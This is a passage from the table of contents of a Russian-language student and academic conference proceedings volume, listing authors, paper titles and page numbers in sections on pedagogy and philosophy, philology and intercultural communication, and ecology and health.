Кудашова Е.С., Субракова Л.К. ПСИХОЛОГИЯ СОБСТВЕННОСТИ	549
Кузминых С.А., Конькина Е.В. ЗНАЧЕНИЕ МУЗЫКАЛЬНОГО ФОЛЬКЛОРА В РАБОТЕ С ДЕТЬМИ С ОВЗ	552
Купаева Л.Р. ВОСПИТАТЕЛЬНЫЙ ПОТЕНЦИАЛ СЕМЬИ В ФОРМИРОВАНИИ НРАВСТ- ВЕННОЙ ЛИЧНОСТИ	554
Лапшин А.В., Болотова М.И. ПРОБЛЕМА СУИЦИДА В МОЛОДЕЖНОЙ СРЕДЕ	557
Логина Н.А., Науменко Н.М. ДИДАКТИЧЕСКИЙ ПОТЕНЦИАЛ ПЕСНИ В ОБУЧЕНИИ ИНОСТРАННОМУ ЯЗЫКУ (НА ПРИМЕРЕ УРОКА АНГЛИЙСКОГО ЯЗЫКА)	559
Лучковская Е.А., Субракова Л.К. ПСИХОЛОГИЯ ПРЕДПРИНИМАТЕЛЬСТВА	561
Малахова А.В., Ежова Т.В. ГУМАНИЗМ – ДОМИНАНТНЫЙ ПРИНЦИП ЛИЧНОСТНО- ОРИЕНТИРОВАННОГО ОБРАЗОВАНИЯ	563
Маначкина К., Егорова Ю.Н. ИЗУЧЕНИЕ НАСТОЙЧИВОСТИ ЛИЧНОСТИ В СТУДЕНЧЕСКОЙ ГРУППЕ	565
Маниев И. Г., Конькина Е.В. ЭТНОФУНКЦИОНАЛЬНЫЙ ПОДХОД В ВОСПИТАНИИ	567
Мерзликина Н.А., Конькина Е.В. ФОРМИРОВАНИЕ БЕЗОПАСНОГО ОБРАЗОВАТЕЛЬНОГО ПРОСТРАНСТВА	570
Месяц Д.С., Болотова М.И. СВОБОДНОЕ ВОСПИТАНИЕ И ВСЕДОЗВОЛЕННОСТЬ	572
Моргачева М.В., Воеводина С.В. СОЦИОЛОГИЧЕСКИЕ ИССЛЕДОВАНИЯ В ОБЛАСТИ СЕМЬИ В РОССИИ ЗАЧЕМ ЧЕЛОВЕКУ НУЖНА СЕМЬЯ?	573
Никитина А.В., Малахова О.Ю. СОЦИАЛЬНО-ИСТОРИЧЕСКИЙ И КУЛЬТУРОЛОГИЧЕСКИЙ АСПЕКТЫ ИС- СЛЕДОВАНИЯ ЗОДЧЕСТВА ДРЕВНЕЙ РУСИ	574
Носырева А.К., Воробьева О.Б. АНТРОПОЦЕНТРИЗМ РАФАЭЛЯ САНТИ	577
Носырева А.К., Воробьева О.Б. ОБ ОТНОСИТЕЛЬНОСТИ МИРА: ПРОТАГОР	578

Нурумова К.К., Малахова О.Ю. ПОИСК СМЫСЛА ЖИЗНИ – ЯДРО ФИЛОСОФСКОЙ АНТРОПОЛОГИИ	579
Олейниченко О.В., Конькина Е.В. КОМПЛЕКСНОЕ СОПРОВОЖДЕНИЕ РЕБЕНКА С ОВЗ В УСЛОВИЯХ ИНКЛЮЗИИ	580
Раджиева Т.А., Малахова О.Ю. ФИЛОСОФСКИЕ ВЗГЛЯДЫ Ф. БЭКОНА	583
Ризванова Л.Х., Болотова М.И. МОРАЛЬНО-ПРАВСТВЕННЫЕ ЦЕННОСТИ СОВРЕМЕННОЙ МОЛОДЕЖИ	586
Рычагова С.В., Доронина О.А. ЧЕЛОВЕК И СВОБОДА	588
Сабирзянов Д.Р., Болотова М.И. ВЛИЯНИЕ ГАДЖЕТОВ НА ЗДОРОВЬЕ	590
Савина П.О., Болотова М.И. ПЛАСТИЧЕСКАЯ ХИРУРГИЯ СРЕДИ МОЛОДЕЖИ КАК СОЦИАЛЬНАЯ И ПСИХОЛОГИЧЕСКАЯ ПРОБЛЕМА	592
Савинова И.А., Конькина Е.В. ТРОЛЛИНГ: БАЛАНС НА СТЫКЕ РЕАЛЬНОГО МИРА И ИНТЕРНЕТ СРЕДЫ	594
Сальников М.С., Воробьева О.Б. О СМЫСЛЕ ЖИЗНИ ЧЕЛОВЕКА	597
Самойлова О.В., Шаврыгина О.С. ВОЗМОЖНОСТИ МУЗЫКАЛЬНОЙ ТЕРАПИИ В РАБОТЕ С ДЕТЬМИ С ОГРАНИЧЕННЫМИ ВОЗМОЖНОСТЯМИ ЗДОРОВЬЯ	598
Самошкина Н.И., Аллагулов А.М. К ПРОБЛЕМЕ ФОРМИРОВАНИЯ ЗДОРОВОГО ОБРАЗА ЖИЗНИ ПОДРОСТКА	600
Саркисян А.И., Шаврыгина О.С. СОВРЕМЕННЫЕ ПРОБЛЕМЫ ВОСПИТАНИЯ РЕБЕНКА В СЕМЬЕ	602
Сармутдинова Д.Н., Малахова О.Ю. СОЦИАЛЬНО-ФИЛОСОФСКОЕ ЯДРО ТЕОРИИ «ИНЬ-ЯН»	604
Секретева А.Е., Конькина Е.В. ПРОФЕССИОНАЛЬНАЯ КОМПЕТЕНТНОСТЬ ПЕДАГОГА В ПРОФИЛАКТИКЕ АГРЕССИИ В ПОДРОСТКОВОЙ СРЕДЕ	605
Слугин Д.В., Конькина Е.В. ИСТОРИЯ ЗДАНИЯ В ИСТОРИИ ГОРОДА	608
Солонская М.А., Болотова М.И. СУЩНОСТЬ СОЦИАЛЬНО-ПРОФЕССИОНАЛЬНОЙ КОМПЕТЕНТНОСТИ СПЕЦИАЛИСТА	611
Суслова П.В., Воробьева О.Б. ПРИРОДА СВОБОДЫ	613
Сысоев А.С., Воробьева О.Б. ВЗАИМОДЕЙСТВИЕ РЕЛИГИИ И МОРАЛИ В АНТИЧНОЙ ФИЛОСОФИИ	614
Сысоев М.С., Воробьева О.Б. ВАЛЕОЛОГИЧЕСКАЯ КУЛЬТУРА КАК ЦЕННОСТЬ ОБЩЕСТВА	616
Тарасенко А.С., Конькина Е.В. ИСПОЛЬЗОВАНИЕ ЧИСТОГОВОРОВ И СКОРОГОВОРОВ В КОРРЕКЦИОННОЙ РАБОТЕ С ДЕТЬМИ С НАРУШЕНИЯМИ РЕЧИ	618
Тихонова И.В., Беккер В.Я. РАННИЙ ПЕРИОД ЖИЗНИ И ДЕЯТЕЛЬНОСТИ ПОЛИТИКА: АНАЛИЗ ИСТОЧНИКОВ	620
Тугушева Д.Р., Шаврыгина О.С. ПОДГОТОВКА БУДУЩЕГО ПЕДАГОГА К ПРОФЕССИОНАЛЬНО-ПЕДАГОГИЧЕСКОМУ ОБЩЕНИЮ	623

Турукало В.С. ВЛИЯНИЕ СПОРТИВНЫХ ТАНЦЕВ НА СОЦИАЛЬНОЕ РАЗВИТИЕ ДЕТЕЙ ДОШКОЛЬНОГО ВОЗРАСТА	625
Удалова А.О., Попова В.И. СОЦИАЛИЗАЦИЯ СТАРШЕГО ПОДРОСТКА В УСЛОВИЯХ ВЗАИМОДЕЙ- СТВИЯ ОБРАЗОВАТЕЛЬНОЙ ОРГАНИЗАЦИИ С СЕМЬЕЙ	627
Ундубаева А.А., Малахова О.Ю. ПРОБЛЕМА ВОЙНЫ И МИРА: ФИЛОСОФСКИЙ, СОЦИАЛЬНО- ПОЛИТИЧЕСКИЙ И НРАВСТВЕННЫЙ РАКУРСЫ	630
Усик Т.А., Воеводина С.В. ФЕНОМЕН САРМАТСКОЙ КУЛЬТУРЫ В ОРЕНБУРГСКОЙ ОБЛАСТИ ЧЕЛО- ВЕК И МАЛАЯ РОДИНА (АРХЕОЛОГИЧЕСКИЕ ИССЛЕДОВАНИЯ НА ТЕР- РИТОРИИ ОРЕНБУРГСКОЙ ОБЛАСТИ)	632
Фарбитная А.Е., Егорова Ю.Н. ОСОБЕННОСТИ ТРУДОВОЙ МИГРАЦИИ СОВРЕМЕННОЙ РОССИИ: СРАВ- НИТЕЛЬНЫЙ АНАЛИЗ	633
Хачатрян Т.В., Егорова Ю.Н. ИЗМЕНЕНИЯ ПОВЕДЕНИЯ И МИРОВОЗЗРЕНИЯ ПОДРОСТКОВ В ПУБЕР- ТАТНЫЙ ПЕРИОД	635
Хромова Е.В., Науменко Н.М. РЕАЛИЗАЦИЯ ГУМАНИСТИЧЕСКОГО ПОДХОДА В ОБУЧЕНИИ ИНО- СТРАННЫМ ЯЗЫКАМ ПОСРЕДСТВОМ ИСПОЛЬЗОВАНИЯ АЛЬТЕРНАТИВ- НЫХ СПОСОБОВ	637
Чернов Ю.В., Малахова О.Ю. ФИЛОСОФСКИЕ И ИСТОРИКО-КУЛЬТУРОЛОГИЧЕСКИЕ АСПЕКТЫ РАС- СМОТРЕНИЯ ФЕНОМЕНА «СУДЬБА»	639
Черномырдина Е.Ю., Науменко Н.М. К ВОПРОСУ О ДЕВИАНТНОМ ПОВЕДЕНИИ ДЕТЕЙ И ЕГО КОРРЕКЦИИ В УЧЕБНО-ВОСПИТАТЕЛЬНОМ ПРОЦЕССЕ ОБЩЕОБРАЗОВАТЕЛЬНОЙ ОР- ГАНИЗАЦИИ	641
Шайхутдинова А., Егорова Ю.Н. ИЗУЧЕНИЕ УРОВНЯ МОТИВАЦИИ ДОСТИЖЕНИЙ В СТУДЕНЧЕСКОЙ ГРУППЕ	643
Шипилова К., Егорова Ю.Н. УВЕРЕННОСТЬ КАК ПРОФЕССИОНАЛЬНО-ВАЖНОЕ КАЧЕСТВО В ДЕЯ- ТЕЛЬНОСТИ СПЕЦИАЛИСТОВ ЖЕЛЕЗНОДОРОЖНОЙ ОТРАСЛИ	644
Шипунова А.В., Субракова Л.К. ПСИХОЛОГИЯ БЕЗРАБОТИЦЫ	646
Шлягер И.О. ПЕДАГОГИЧЕСКИЙ ПОТЕНЦИАЛ ШКОЛЫ В РАЗВИТИИ СОЦИАЛЬНОЙ АКТИВНОСТИ ПОДРОСТКА	648
Ювакаева Э.В., Петрунина М.А. ДЕЯТЕЛЬНОСТЬ СОЦИАЛЬНОГО ПЕДАГОГА С НЕПОЛНОЙ (МАТЕРИН- СКОЙ) СЕМЬЕЙ	651

СЕКЦИЯ 5. СОВРЕМЕННЫЕ КОНЦЕПТЫ ФИЛОЛОГИИ И МЕЖКУЛЬТУРНОЙ КОММУНИКАЦИИ

Амерханова А.Р., Твердохлеб О.Г. ФУНКЦИОНИРОВАНИЕ ПРИЧАСТНЫХ ОБОРОТОВ В ПОЭТИЧЕСКИХ ТЕКСТАХ ДМИТРИЯ КЕДРИНА	654
Артюшкова Е.О., Кирюшкина А.А. ОБ АДАПТАЦИИ ЗАИМСТВОВАНИЙ В СИСТЕМЕ ЯЗЫКА-РЕЦИПИЕНТА	656
Бабинов Д.А., Синкина Е.В. СПОРТ КАК ОБЪЕДИНЯЮЩИЙ КОНЦЕПТ ГЕРМАНИИ В 20 ВЕКЕ	657
Бочарова А.Ю., Малахова О.Ю. ВЛИЯНИЕ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ НА СОЗНАНИЕ ЧЕЛОВЕКА: КУЛЬТУРОЛОГИЧЕСКИЙ И ФИЛОЛОГИЧЕСКИЙ АСПЕКТЫ	659
Бурушев Н.Я., Малахова О.Ю. ПУТИ РАСШИРЕНИЯ ТРАНСПОРТНОЙ ТЕРМИНОЛОГИИ: ИСТОРИКО-ЛИНГВИСТИЧЕСКИЙ АСПЕКТ	662
Бурушев Н.Я., Наличникова И.А. РОЛЬ РЕКЛАМЫ В МЕЖКУЛЬТУРНОМ ПРОСТРАНСТВЕ	663
Бусел В.А., Кирюшкина А.А. КОММУНИКАТИВНО-ПРАГМАТИЧЕСКАЯ СПЕЦИФИКА РЕКЛАМНОГО ТЕКСТА	664
Давиденко А.М., Познякова Т.М. ИССЛЕДОВАТЕЛЬСКИЙ ЭЛЕМЕНТ КАК ФАКТОР ФОРМИРОВАНИЯ ПЕРЕВОДЧЕСКОЙ КОМПЕТЕНЦИИ	665
Ергазина А.А., Малахова О.Ю. РУССКИЙ ЯЗЫК КАК ФАКТОР ОБЕСПЕЧЕНИЯ НАЦИОНАЛЬНОГО ЕДИНСТВА РОССИИ: ИСТОРИКО-ЛИНГВИСТИЧЕСКИЙ АНАЛИЗ	667
Жилнин А.Г., Дудникова Л.В. О НЕКОТОРЫХ ОСОБЕННОСТЯХ ВОСПРИЯТИЯ ЦВЕТА В РУССКОМ, ФРАНЦУЗСКОМ И АНГЛИЙСКОМ ЯЗЫКАХ	670
Киреев П.В., Синкина Е.В. СРАВНИТЕЛЬНЫЙ АНАЛИЗ КОРПОРАТИВНОЙ ЦВЕТОВОЙ ГАММЫ ЖЕЛЕЗНОДОРОЖНЫХ КОМПАНИЙ В РОССИИ И ГЕРМАНИИ	673
Клименко Е.С., Кирюшкина А.А. О НАЦИОНАЛЬНОЙ МЕНТАЛЬНОСТИ	674
Куанова Д.Х., Малахова О.Ю. ФИЛОСОФСКАЯ АНТРОПОЛОГИЯ О СОПРЯЖЕННОСТИ ЧЕЛОВЕКА И МИРА	675
Лещенко Л.А., Игнатюк Г.Н. ОСОБЕННОСТИ ПЕРЕВОДА ИМЁН СОБСТВЕННЫХ И ОБРАЩЕНИЙ С БЕЛОРУССКОГО НА НЕМЕЦКИЙ ЯЗЫК (на примере перевода романа И. Мележа «Люди на болоте»)	677
Лисовая Е.В., Кирюшкина А.А. ВЛИЯНИЕ ЯЗЫКА ИНТЕРНЕТ-СРЕДЫ НА ЯЗЫКОВУЮ СИСТЕМУ В ЦЕЛОМ	678
Ляпина А.А., Краснова Е.А. РАЗВИТИЕ ПИСЬМЕННОСТИ: ПРОШЛОЕ, НАСТОЯЩЕЕ, БУДУЩЕЕ	679
Малахова А.В., Науменко Н.М. ТЕОРЕТИЧЕСКИЕ АСПЕКТЫ ИССЛЕДОВАНИЯ РОЛИ СОВРЕМЕННЫХ ПЕДАГОГИЧЕСКИХ ТЕХНОЛОГИЙ В ПРЕПОДАВАНИИ ЛИНГВИСТИЧЕСКИХ ДИСЦИПЛИН	682

Митюшникова А.А., Наличникова И.А. МЕЖКУЛЬТУРНАЯ КОММУНИКАЦИЯ В ПРОФЕССИОНАЛЬНОЙ ПОДГОТОВКЕ СПЕЦИАЛИСТОВ	686
Моисеева Д.Л. ТЕРМИНЫ И ЕДИНИЦЫ ПРОФЕССИОНАЛЬНОГО ПРОСТОРЕЧИЯ В ПРОФЕССИОНАЛЬНОМ ДИСКУРСЕ (НА МАТЕРИАЛЕ ДИСКУРСА “PROGRAMMING” / “ПРОГРАММИРОВАНИЯ” / “LA PROGRAMMATION” В АНГЛИЙСКОМ, РУССКОМ И ФРАНЦУЗСКОМ ЯЗЫКАХ)	689
Мурзакаева Г.Ф., Твердохлеб О.Г. ОБ ИСПОЛЬЗОВАНИИ АФОРИЗМОВ О РОССИИ И ДРУГИХ СТРАНАХ НА УРОКАХ РУССКОГО ЯЗЫКА В ШКОЛЕ	691
Нефедова Г.В., Тюстин А.В. ПЕНЗЕНСКИЕ ДРУЗЬЯ СЕРГЕЯ ЕСЕНИНА: ГРИГОРИЙ КОЛОБОВ	693
Ниязова А.Т., Малахова О.Ю. ЧЕЛОВЕК В ИНФОРМАЦИОННОМ ОБЩЕСТВЕ: СОЦИОКУЛЬТУРНЫЙ И КОММУНИКАТИВНЫЙ АСПЕКТЫ	696
Носырева О.В., Маркова А.И. ОСОБЕННОСТИ ПРЕПОДАВАНИЯ АНГЛИЙСКОГО ЯЗЫКА В ОБРАЗОВАТЕЛЬНОЙ ОРГАНИЗАЦИИ ЖЕЛЕЗНОДОРОЖНОГО ПРОФИЛЯ	699
Оленникова П.И., Оленникова Н.В. НЕМЦЫ ОРЕНБУРЖЬЯ	700
Петрова Ж.А. РОЛЬ ИНОСТРАННОГО ЯЗЫКА В ПРОФЕССИОНАЛЬНОМ СТАНОВЛЕНИИ СТУДЕНТОВ МЕДИЦИНСКОГО КОЛЛЕДЖА	702
Подгорная А.О., Кирюшкина А.А. РОЛЬ ГЕНДЕРА В СОЦИУМЕ	704
Попов А.Н., Малахова О.Ю. ПОТЕНЦИАЛ ИГРОВОЙ ОБРАЗОВАТЕЛЬНОЙ ТЕХНОЛОГИИ В СОВЕРШЕНСТВОВАНИИ КОММУНИКАТИВНОЙ КУЛЬТУРЫ СТУДЕНТА ТЕХНИЧЕСКОГО ВУЗА В КОНТЕКСТЕ РЕАЛИЗАЦИИ КОМПЕТЕНТНОСТНОГО ПОДХОДА	705
Репнина И.А., Кирюшкина А.А. ЗАИМСТВОВАНИЯ КАК ВЗАИМОПРОНИКНОВЕНИЕ КУЛЬТУР	708
Романцова А.А., Врублевская Т.Ю., Краснова Е.А. ПРОФЕССИОНАЛЬНАЯ ЛЕКСИКА ФУТБОЛИСТОВ: НАБЛЮДЕНИЯ НАД РЕЧЬЮ ВОСПИТАННИКОВ АКАДЕМИИ ФУТБОЛА ИМ. ЮРИЯ КОНОПЛЕВА	709
Романюк М.О., Тихоненко Н.Е. ЛЕКСИЧЕСКИЙ АСПЕКТ РАЗВИТИЯ НАВЫКОВ МОНОЛОГИЧЕСКОЙ РЕЧИ	711
Сечко Н.С., Кирюшкина А.А. ТРАНСФОРМИРОВАННЫЕ ПАРЕМИИ И ИХ МЕСТО В ПАРЕМИОЛОГИЧЕСКОМ ФОНДЕ ЯЗЫКА	714
Сидорин Р.И., Сороколетова Л.В., Малахова О.Ю. ПОТЕНЦИАЛ КУЛЬТУРЫ В СТАНОВЛЕНИИ ЛИЧНОСТИ В СОВРЕМЕННЫХ УСЛОВИЯХ МЕЖКУЛЬТУРНОЙ КОММУНИКАЦИИ	714
Солошенко Т.Н., Краснова Е.А. «ЧЕЛОВЕЧЕСКИЙ ФАКТОР» И ЯЗЫКОВОЙ ПОРТРЕТ ЛИЧНОСТИ	716
Ундубаева А., Наличникова И.А. ОСОБЕННОСТИ АНГЛИЙСКОЙ ДЕЛОВОЙ КУЛЬТУРЫ	719
Хасаналиев Е.А., Наличникова И.А. ОСОБЕННОСТИ НАЦИОНАЛЬНОЙ КУЛЬТУРЫ ВЕЛИКОБРИТАНИИ	722

Цуй Япин, Кирюшкина А.А. ЗАИМСТВОВАНИЯ В РУССКОМ И КИТАЙСКОМ ЯЗЫКАХ	723
Чернов Ю.В., Наличникова И.А. КОММУНИКАТИВНАЯ КОМПЕТЕНЦИЯ В ПРОФЕССИОНАЛЬНОЙ ПОДГОТОВКЕ ЖЕЛЕЗНОДОРОЖНИКА	724
Чирик Т.В., Нарчук А.П. НЕМЕЦКИЙ МОЛОДЕЖНЫЙ ЯЗЫК КАК ЧАСТЬ СОВРЕМЕННОЙ МОЛОДЕЖНОЙ КУЛЬТУРЫ ГЕРМАНИИ	726

**СЕКЦИЯ 6. ЭКОЛОГИЯ И ЗДОРОВЬЕСБЕРЕЖЕНИЕ В КОНТЕКСТЕ С
СОВРЕМЕННЫМ ЦИВИЛИЗАЦИОННЫМ РАЗВИТИЕМ**

Амбарцумян К.Э., Сергеева Н.А. ТЕОРЕТИЧЕСКИЕ АСПЕКТЫ ЗДОРОВОГО ОБРАЗА ЖИЗНИ	728
Андреева Е.Н., Александрова Ю.Н., Ильина Е.К. ПУТИ РЕШЕНИЯ ПРОБЛЕМЫ БЫТОВЫХ ОТХОДОВ ПРИ ПАССАЖИРСКИХ ПЕРЕВОЗКАХ НА ЖЕЛЕЗНОДОРОЖНОМ ТРАНСПОРТЕ	730
Байчеркесов А.В., Аскарова Р.С. ЭКОЛОГИЧЕСКИЕ ПРОБЛЕМЫ СОВРЕМЕННОГО ОБЩЕСТВА И ИХ ПУТИ РЕШЕНИЯ	732
Баталова Е.А., Плюснин А.М. ОТЕЧЕСТВЕННЫЙ И ЗАРУБЕЖНЫЙ ОПЫТ ДЕЯТЕЛЬНОСТИ БАССЕЙНО- ВЫХ СОВЕТОВ ПО ИСПОЛЬЗОВАНИЮ И ОХРАНЕ ВОД	734
Беркенова З.К., Аскарова Р.С. ВЛИЯНИЕ ЗАГРЯЗНЕНИЯ ВОДЫ НА ОРГАНИЗМ ЧЕЛОВЕКА	736
Бондаренко А.И., Болотова М.И. КУЛЬТУРА КОСМЕТИЧЕСКОГО УХОДА КАК ФАКТОР ПОДДЕРЖАНИЯ ЗДОРОВЬЯ	739
Будилова В.Ю., Меерзон Т.И. ЗДОРОВЬЕСБЕРЕГАЮЩИЕ ТЕХНОЛОГИИ В РАБОТЕ С ДЕТЬМИ С ОВЗ	740
Вердиев А.Н., Ивлиев С.А. ЗАЩИТА НАСЕЛЕНИЯ, ПРИЛЕГАЮЩИХ К АВТОДОРОГАМ ЖИЛЫХ МАС- СИВОВ, ОТ УГАРНОГО ГАЗА	742
Володина А.О., Болотова М.И. ЭКОЛОГИЯ ФИЗИЧЕСКОЙ КУЛЬТУРЫ И СПОРТА КАК НАУКА	744
Герасимова Е.С., Циканова М.Х. ИЗУЧЕНИЕ ФУНКЦИОНАЛЬНОГО СОСТОЯНИЯ ОБУЧАЮЩИХСЯ С СО- СТАВЛЕНИЕМ КАРТЫ ЗДОРОВЬЯ	747
Грицук А., Мозерова М.Н. МОДА НА ЗДОРОВЫЙ ОБРАЗ ЖИЗНИ КАК СОВРЕМЕННАЯ ТЕНДЕНЦИЯ В МОЛОДЁЖНОЙ СРЕДЕ	750
Давлетшин И.И., Болотова М.И. ВЗАИМОСВЯЗЬ МЕЖДУ ЗДОРОВЬЕМ ЛЮДЕЙ И ИХ ОБРАЗОВАТЕЛЬНЫМ УРОВНЕМ	752
Езерская Г.А., Соколов А.С. ЛЕСНЫЕ ПОЖАРЫ В РЕСПУБЛИКЕ БЕЛАРУСЬ	754
Езикеева А.А., Кубарева М.В. ПРОБЛЕМА УТИЛИЗАЦИИ ЛЮМИНЕСЦЕНТНЫХ ЛАМП	755
Ерниязова А.Э., Холопов Ю.А. НЕКОТОРЫЕ ЭКОЛОГИЧЕСКИЕ ПРОБЛЕМЫ АВТОМОБИЛЬНОГО И ЖЕ- ЛЕЗНОДОРОЖНОГО ВИДОВ ТРАНСПОРТА	756
Ершова Ю.В., Кайгородова Т.Г. ЭКОЛОГИЧЕСКИЕ ПРОБЛЕМЫ СОВРЕМЕННОГО ОБЩЕСТВА И ИХ ПУТИ РЕШЕНИЯ	757
Журавлев С.Н., Конькина Е.В. ФОРМИРОВАНИЕ ГОТОВНОСТИ ПЕДАГОГА К СОХРАНЕНИЮ ЖИЗНИ И ЗДОРОВЬЯ ОБУЧАЮЩИХСЯ	759
Ильина Е.К. ЭКОЛОГИЧЕСКОЕ ВОСПИТАНИЕ И ОБРАЗОВАНИЕ РАБОТНИКОВ ОТРАС- ЛИ ЖЕЛЕЗНОДОРОЖНОГО ТРАНСПОРТА, КАК ОДИН ИЗ ПУТЕЙ РЕАЛИ- ЗАЦИИ ЭКОЛОГИЧЕСКОЙ СТРАТЕГИИ ОАО «РЖД»	762

Калинина В.И., Емельяненко Л.В. ЭКОЛОГИЧЕСКИЕ ПРОБЛЕМЫ РЕКИ УРАЛ	763
Коренюгина О.Ю., Степкина Т.Е. ФОРМИРОВАНИЕ КУЛЬТУРЫ ЗДОРОВЬЯ СТУДЕНТОВ ЭЛЕКТРОМЕХАНИЧЕСКОГО КОЛЛЕДЖА ВОРОНЕЖСКОГО ФИЛИАЛА МИИТ	766
Костина А.С., Кайгородова Т.Г. ТЕОРЕТИЧЕСКИЕ АСПЕКТЫ ЗДОРОВОГО ОБРАЗА ЖИЗНИ	768
Кулиева А. Д., Реутова Н.В. ИССЛЕДОВАНИЕ МЕХАНИЗМОВ АДАПТАЦИИ ОДУВАНЧИКА ЛЕКАРСТВЕННОГО (<i>Taraxacum officinale</i> Wigg.s.l) И ПОДОРОЖНИКА БОЛЬШОГО (<i>Plantago major</i> L) В УСЛОВИЯХ ВЫСОКОГОРЬЯ	770
Кулиева Т.Д., Моллаева А.Б. ИССЛЕДОВАНИЕ ЭФФЕКТИВНОСТИ АДАПТАЦИИ ТРОПИЧЕСКОГО ВИДА КРАСНОУХИХ ЧЕРЕПАХ (ИНТРОДУЦЕНТ) В УСЛОВИЯХ СЕВЕРНОГО КАВКАЗА	773
Куликова П.С., Куликова И.Г. ЭКОИНФОРМАЦИОННЫЕ СИСТЕМЫ НОВОГО КЛАССА	776
Малышев В.В., Аскарова Р.С. ХАРАКТЕРИСТИКА ЭКОЛОГИЧЕСКОГО, САНИТАРНО-ОЗДОРОВИТЕЛЬНОГО ПОТЕНЦИАЛА ЛЕСОВ В ОРЕНБУРГСКОЙ ОБЛАСТИ	777
Медведева Ю.А., Филатова Г.И. ПСИХОЛОГИЧЕСКИЕ И ФИЗИОЛОГИЧЕСКИЕ АСПЕКТЫ СТРЕССА У СТУДЕНТОВ	778
Мокаев Р.С., Берданова Е.И. РАЗВИТИЕ СЕТЕВЫХ РЕСУРСОВ КАК ОДНА ИЗ ПРИЧИН СНИЖЕНИЯ ОСТРОТЫ ЗРЕНИЯ ПОДРОСТКОВ	781
Момотюк Я.В., Трищина Т.И., Филимонова Н.И. ФОРМИРОВАНИЕ ЗДОРОВОГО ОБРАЗА ЖИЗНИ ОБУЧАЮЩИХСЯ С ОСОБЕННОСТЯМИ ПСИХОФИЗИЧЕСКОГО РАЗВИТИЯ	783
Наконечная А.Ю., Королева И.В. ПРОБЛЕМЫ ЭКОЛОГИИ ЖИЛЫХ ПОМЕЩЕНИЙ	786
Овчаренко М.В., Рагулина Т.Ф. ГОРНЫЕ МАРШРУТЫ К ЛЕДНИКАМ КАВКАЗА	788
Олейникова А.В., Шабанова О.В. ТЕОРЕТИЧЕСКОЕ ОБОСНОВАНИЕ НЕОБХОДИМОСТИ ПРОВЕДЕНИЯ ФИЗКУЛЬТУРНО-ОЗДОРОВИТЕЛЬНОЙ РАБОТЫ С ДЕТЬМИ МЛАДШЕГО ВОЗРАСТА	791
Панова Д.Т., Панов Е.И. ИСПОЛЬЗОВАНИЕ ПЕЛЛЕТ ПРИ ЭКСПЛУАТАЦИИ ОБЪЕКТОВ ТРАНСПОРТНОЙ ИНФРАСТРУКТУРЫ	792
Пахунова И.Н., Соколов А.С. ЗАКОНОМЕРНОСТИ РАСПРОСТРАНЕНИЯ ЛЕСОВ НА СРЕДНЕВЫСОТНЫХ ЛАНДШАФТАХ БЕЛОРУССИИ	793
Рожков Н.В., Ильина Е.К. ПРОБЛЕМА КАЧЕСТВА ПИТЬЕВОЙ ВОДЫ В ПАССАЖИРСКИХ ПОЕЗДАХ ДАЛЬНЕГО СЛЕДОВАНИЯ И СОЗДАНИЯ УСТАНОВКИ ДЛЯ ЕЕ ОБЕЗЗАРАЖИВАНИЯ	795
Романцов А.Ю., Григорьева Е.А. ФИЗКУЛЬТУРА И СПОРТ: МЕДИЦИНСКИЕ, ФИЗИОЛОГИЧЕСКИЕ, ПСИХОЛОГИЧЕСКИЕ И ПЕДАГОГИЧЕСКИЕ АСПЕКТЫ	796
Самордина Н.П., Блюмин С.Л. ПОСТРОЕНИЕ БАЛАНСОВОЙ МОДЕЛИ АГЛОМЕРАТА	799

Самордина Н.П., Блюмин С.Л. ВЫЯВЛЕНИЕ ЗАВИСИМОСТИ МЕЖДУ ПРОЧНОСТЬЮ АГЛОМЕРАТА И ПРОИЗВОДИТЕЛЬНОСТЬЮ АГЛОМАШИНЫ	800
Сафронова О.В., Аскарова. Р.С. ДИНАМИКА ЗАГРЯЗНЕНИЯ АТМОСФЕРНОГО ВОЗДУХА Г. ОРЕНБУРГА И ЕГО ВЛИЯНИЕ НА ЗДОРОВЬЕ НАСЕЛЕНИЯ	801
Слугин Д.В., Мамичева Е.С. ИСТОРИЯ ОРГАНИЗАЦИИ ПИТАНИЯ В ОБРАЗОВАТЕЛЬНЫХ УЧРЕЖДЕ- НИЯХ	803
Слугина А.Н., С.А. Стиханова С.А., Холопов Ю.А. ЗА АТРИБУТАМИ БЛАГОПОЛУЧНОЙ ЖИЗНИ ПРЯЧУТСЯ ПОСЛЕДСТВИЯ ПОТРЕБИТЕЛЬСКОГО ОТНОШЕНИЯ К ПРИРОДЕ	806
Сляднева К.А., Болотова М.И. КУЛЬТУРА СПОРТИВНОГО ПИТАНИЯ	808
Тлиашинова С.О., Кулиева А.Д., Берданова Е.И. ИНФОРМАЦИЯ И ИНФОРМАЦИОННЫЙ ШУМ	809
Фокин Н.С., Чайка О.Р. МОДЕЛИРОВАНИЕ ПАРАМЕТРОВ ЛЕСНЫХ НАСАЖДЕНИЙ	812
Черный А.П., Дудко А.В. ОСНОВНЫЕ ЭКОЛОГИЧЕСКИЕ ПРОБЛЕМЫ СОВРЕМЕННОГО ОБЩЕСТВА И ПУТИ ИХ РЕШЕНИЯ	813
Шамов Д.Д., Козлов Ю.Г. СПОРТИВНЫЕ ДОСТИЖЕНИЯ СТУДЕНТОВ И ВЫПУСКНИКОВ ВОЛОГОД- СКОГО ТЕХНИКУМА ЖЕЛЕЗНОДОРОЖНОГО ТРАНСПОРТА	814
Янгурчина А.Г., Янгурчина Ю.Г., Болотова М.И. ГИМНАСТИКА ПО НОРБЕКОВУ КАК КОМПЛЕКС НЕТРАДИЦИОННОЙ МЕДИЦИНЫ	817
Ясакова Д.Д., Ушаков А.О., Прилуцкая Л.И. СОСТОЯНИЕ РЕКИ УСМАНКИ ДО И ПОСЛЕ СТРОИТЕЛЬСТВА НОВЫХ ОТ- ЧИСТНЫХ СООРУЖЕНИЙ	819